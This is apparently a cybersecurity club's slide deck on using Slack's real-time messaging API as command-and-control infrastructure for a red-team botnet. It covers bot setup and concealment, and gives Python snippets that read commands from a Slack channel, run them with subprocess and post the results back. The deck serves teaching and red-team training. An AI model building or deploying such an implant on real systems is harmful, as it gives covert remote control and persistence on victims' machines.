GrayHats.io


# Leveraging Slack as a C2

By: WiredTurtle

**Download: https://github.com/WiredTurtle/Slacked**

## Git the content

https://github.com/WiredTurtle/Slacked



```
git@github.com:WiredTurtle/Slacked.git
```

## Overview

- Objective
- C2 concepts
- Demo
- Benefits of Slack
- Setup Slack server & generate token
- Build basic slack bot botnet
- Limitations of implementation
- Ethics

## Objective

Leverage Slack to build free Command and Control (C2) infrastructure to easily control a bot^2*  army >:D

* bot botnet

## Why are we doing this?

- Security companies can be hired to do red team (aggressor/hacker) engagements against companies to train their blue team (defenders) and shore up weakness in their security posture
- To learn how the advisories operate so we can defend against them

## Basic anatomy of a cyber attack

1) Recon
2) Exploit
3) **Persist ← We are here. We are attempting to persist with malware that leverages slack as a communication channel**

## Scenario: You were hired by company X


- You did your recon
- You found exploits
- You got root access on the system
- Now you must persist for as long as possible so that the defending team can’t find you

## Command and Control (C2)

## Command and Control (c2) Basics

- Used for controlling large swaths of machines or individual machines.
- In general requires some form of bi-directional communication (get creative)
- Communication doesn’t have to be instantaneous

## Generic C2 Architecture Diagram



## C2 Communication Channels


- HTTP/IRC/SSH/FTP etc...
- Slack
- Twitter
- Plain old web scraping…
- Get creative!

## C2 Advanced

- Redundancy/Failover (server gets blocked or goes down)
- Short haul and long haul servers (1)
- Covert Channels
- Tor hidden services (FBI Agent mentioned this once)

(1) https://blog.cobaltstrike.com/2014/09/09/infrastructure-for-ongoing-red-team-operations/

## More advanced C2 Infrastructure



https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/


## Slack as C2

“not created by, affiliated with, or supported by Slack Technologies, Inc.”

## Slack Real Time Messaging (RTM) API

Allows for relatively  seamless and instantaneous communication between bot minions and server.

## Architecture Diagram (specific to the scenario)



= Slack RTM connection

## Requirements for this C2 system

1. Receive Commands
2. Execute Commands
3. Send results back

## DEMO TIME!

## Benefits of using Slack


Our data is going to "trust worthy" Slack servers and not throw away Virtual Private Servers on the Internet

## Cross Platform C2 Experience!

- Windows, Mac, Linux
- IPhone, Android, Windows Phone!?
- Web Client

## Do you know what that means?

You can now pwn on the go



and pwn and go...

# Time to Build!

## Well... Not yet exactly


- We first need to create a Slack workspace
- Then generate a key

## DuckDuckGo: How do I create a Slack workspace?

## Create your Slack App

Generating a token is not as straightforward, so I shall help

https://api.slack.com/apps



Create a Slack App

Interested in the next generation of apps?
We're improving app development and distribution. Join the API Preview period for workspace tokens and the Permissions API.

App Name

Totally L3g1t b0t

Don't worry; you'll be able to change this later.


Development Slack Workspace

GrayHats

Your app belongs to this workspace—leaving this workspace will remove your ability to manage this app. Unfortunately, this can't be changed later.


By creating a Web API Application, you agree to the Slack API Terms of Service.

# Navigate to Bot Users then click Add a Bot User



You can bundle a b
Learn more about

## Make Sure the Bot is always Online or else they will known when the RTM API is being used...


You can bundle a bot user with your app to interact with users in a more conversational manner. Learn more about how bot users work.

Display name

totally_l3g1t_b0t

Names must be shorter than 80 characters, and can't use punctuation (other than apostrophes and periods).

Default username


totally_l3g1t_b0t

If this username isn't available on any workspace that tries to install it, we will slightly change it to make it work. Usernames must be all lowercase. They cannot be longer than 21 characters and can only contain letters, numbers, periods, hyphens, and underscores.

Always Show My Bot as Online: On


When this is off, Slack automatically displays whether your bot is online based on usage of the RTM API.

## Make sure everything is set correctly


Install App to Your Team

Install your app to your Slack workspace to test your app and generate the tokens you need to interact with the Slack API. You will be asked to authorize this app after clicking **Install App to Workspace.**

## Click the approve button before this screen...



OAuth Tokens for Your Team

These tokens were automatically generated when you installed the app to your team. You can use these to authenticate your app. Learn more.


OAuth Access Token

xoxp-[redacted]

Bot User OAuth Access Token

xoxb-[redacted]

## In Slack, Create a private channel and invite bot


Create a private channel

Channels are where your members communicate. They're best when organized around a topic — #leads, for example.

Private This channel can only be joined or viewed by invite.

Name

legit_channel

Names must be lowercase, without spaces or periods, and shorter than 22 characters.

Purpose (optional)

Please use this knowledge responsibly.


What's this channel about?

Send invites to: (optional)

totally_l3g1t_b0t

Select up to 1000 people to add to this channel.

## Get Channel ID



https://[redacted]slack.com/messages/[redacted]

Open Slack in browser and click on the channel. Look in the URL path next to “messages” for the channel ID.

## config.ini

```
[Slack]
token=YOUR_TOKEN_GOES_HERE_WITHOUT_QUOTES
channel_id=YOUR_CHANNEL_ID_WITHOUT_QUOTES
username=USERNAME_OF_BOT_WITHOUT_QUOTES
```

## Python Slack Client Library

https://github.com/slackapi/python-slackclient

A nice wrapper for the Slack API

## Connect to slack workspace and pull data

```
sc = SlackClient(slack_token)# Create SlackClient object named sc.

print(sc.rtm_connect())  # Prints True is connected

raw_commands = sc.rtm_read() # Returns a dictionary in a list.
```

More fleshed out: https://github.com/WiredTurtle/Slacked/blob/master/Examples/pull.py

## Returned JSON

```
[{'user': 'XXXXXXXXX', 'type': 'user_typing', 'channel': 'XXXXXXXXX}]

[{'text': 'ls', 'source_team': 'XXXXXXXXX', 'ts': '1527181719.000370', 'user': 'XXXXXXXXX, 'type':
'message', 'team': 'XXXXXXXXX, 'channel': 'XXXXXXXXX'}]
```

Note: The text key-value pair is what the user typed in

## Execute Commands with subprocess

- Python subprocess module allows us to execute commands and get the output

```
import subprocess

output = subprocess.run([‘ls’], stdout=subprocess.PIPE)

print(output.stdout)
```

## Send Data

```
def send_data(sc, slack_channel, message):
    sc.api_call("chat.postMessage", # Action
            channel=slack_channel, # Slack channel
            text=message # Message
    )
```

## Let’s put it all together now!

## Do we have a valid command?

1. Check to see if there is data in our request
2. Validate that the message contains a command
3. Extract the command

## A Problem: Trying to execute data that the bot itself is returning to the slack channel

- Only execute commands from a designated user
- Or exclude bot messages from being executed

## Follow me (Live coding now)

## Issues with this implementation...

- All victims receive all messages, more cumbersome to target individual bot
- Once the API key acquired via reverse engineering, the individual or individuals will have the same level of access as the bots

## Where can you take this? Inspiration...

- Add on to the existing code, allowing file upload
- Create a admin side slack shell (Use the slack API to connect and issue commands instead of directly using Slack)
- Introduce better redundancy and diversify listening posts (Location where data is being sent)
- Take these concepts and apply them in a different manner, to a different application

## “With great power comes great responsibility”

- Uncle Ben

Questions?

## Gray Hats Cybersecurity Club

https ://grayhats.io
@grayhatscc

GrayHats.io